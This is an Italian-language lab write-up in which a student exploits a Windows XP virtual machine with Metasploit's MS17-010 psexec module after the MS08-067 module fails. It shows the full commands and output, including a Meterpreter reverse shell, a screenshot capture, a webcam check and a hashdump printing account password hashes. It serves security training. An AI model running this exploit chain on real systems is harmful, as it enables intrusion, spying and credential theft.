

METASPLOIT – MODULI MS08-067 E MS17_010


Traccia:

Sulla base della teoria, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP
- Accedere a webcam/fare dump della tastiera/provare altro

Esecuzione:

Installiamo la macchina Windows XP (x86) SP3 e gli configuriamo l'indirizzo IP **192.168.11.10**.



Viene anche disabilitato il firewall nelle configurazioni del sistema operativo in quanto potrebbe compromettere l'esecuzione dell'esercizio.

Verifichiamo tramite il comando **ping** se la macchina si mostra in rete dalle altre, con esito positivo.

Andiamo sulla macchina Kali-Linux e avviamo un comando **nmap** per verificare le porte aperte presenti nella nuova macchina installata.

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo nmap -sV 192.168.11.10
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 14:13 EST
Nmap scan report for 192.168.11.10
Host is up (0.00012s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:30:69:32 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.69 seconds
(kali@kali)-[~]
$

```

La porta **445** risulta correttamente aperta ed è una porta vulnerabile del sistema Windows XP.

Avviamo **Metasploit** e cerchiamo il modulo **ms08_067**, che sfrutta la porta e la sua relativa vulnerabilità **SMB** (Code Execution in RPC) **exploit/windows/smb/ms08_067_netapi**. Configuriamo gli IP della macchina target e verifichiamo che il payload sia **Meterpreter** e che sia configurato correttamente.

```

kali@kali: ~
File Actions Edit View Help
tive Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > Interrupt: use the 'exit' command to quit
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.11.10    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.11.10
RHOSTS => 192.168.11.10
msf6 exploit(windows/smb/ms08_067_netapi) >

```

Una volta pronto il tutto, lanciamo il comando **exploit**. Purtroppo questo modulo genera un errore. Il motivo è legato all'architettura del sistema operativo (essere un x86). Per l'esecuzione dell'esercizio utilizzeremo il modulo **MS17_010_psexec**. Usiamo questo modulo ed effettuiamo le corrette configurazioni.

```
msf6 > search ms17

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRom
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRom
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE De
4	exploit/windows/fileformat/office_ms17_11882	2017-11-15	manual	No	Microsoft Office CV
5	auxiliary/admin/mssql/mssql_escalate_execute_as		normal	No	Microsoft SQL Serve
6	auxiliary/admin/mssql/mssql_escalate_execute_as_sqli		normal	No	Microsoft SQL Serve
7	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Re

```
Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > Interrupt: use the 'exit' command to quit
msf6 > use exploit/windows/smb/ms17_010_psexec
```

```
msf6 > Interrupt: use the 'exit' command to quit
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
```

Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The Target port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Automatic

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.11.10
```

Effettuate tutte le configurazioni, ritentiamo un **exploit**.

```

RHOSTS => 192.168.11.10
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.10:445 - Target OS: Windows 5.1
[*] 192.168.11.10:445 - Filling barrel with fish... done
[*] 192.168.11.10:445 - | Entering Danger Zone |
[*] 192.168.11.10:445 - [*] Preparing dynamite...
[*] 192.168.11.10:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.11.10:445 - [+] Successfully Leaked Transaction!
[*] 192.168.11.10:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.11.10:445 - | Leaving Danger Zone |
[*] 192.168.11.10:445 - Reading from CONNECTION struct at: 0x89bcbba0
[*] 192.168.11.10:445 - Built a write-what-where primitive...
[+] 192.168.11.10:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.11.10:445 - Selecting native target
[*] 192.168.11.10:445 - Uploading payload... xIEQRZME.exe
[*] 192.168.11.10:445 - Created \xIEQRZME.exe...
[+] 192.168.11.10:445 - Service started successfully...
[*] 192.168.11.10:445 - Deleting \xIEQRZME.exe...
[*] Sending stage (176198 bytes) to 192.168.11.10
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.10:1038) at 2024-02-27 14:33:25 -0500

meterpreter > checkvm
[-] Unknown command: checkvm
meterpreter > ifconfig

Interface 1
-----
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
-----
Name       : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  di pianificazione pacchetti
Hardware MAC : 08:00:27:30:69:32
MTU        : 1500
IPv4 Address : 192.168.11.10
IPv4 Netmask : 255.255.255.0

```

Riusciamo ad entrare e tentiamo un **ifconfig** per verificare la corretta esecuzione dei comandi.

Da qui proviamo a prelevare i seguenti dati:

-Cattura della schermata con comando **screenshot**

```

meterpreter > screenshot
Screenshot saved to: /home/kali/toXdMgXw.jpeg
meterpreter > █

```

- Stampa l'elenco delle webcam (se presenti) con un **webcam_list** (purtroppo esito negativo)

```

meterpreter > webcam_list
[-] No webcams were found
meterpreter > █

```

- test di cattura utenti e relativi hash con comando **hashdump**

```

meterpreter > hashdump
Administrator:500:a46139feaa2b9f117306d272a9441bb:6597d9fe8469e21d840e2cbff8d43c8b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:64b2e47d556458d9e358b46ebb8235f0:5b65cca3f81b7585fd13e7c13e794c04:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:daf57c8e22c8bf37e2eccc74dde147f9:::
meterpreter > █

```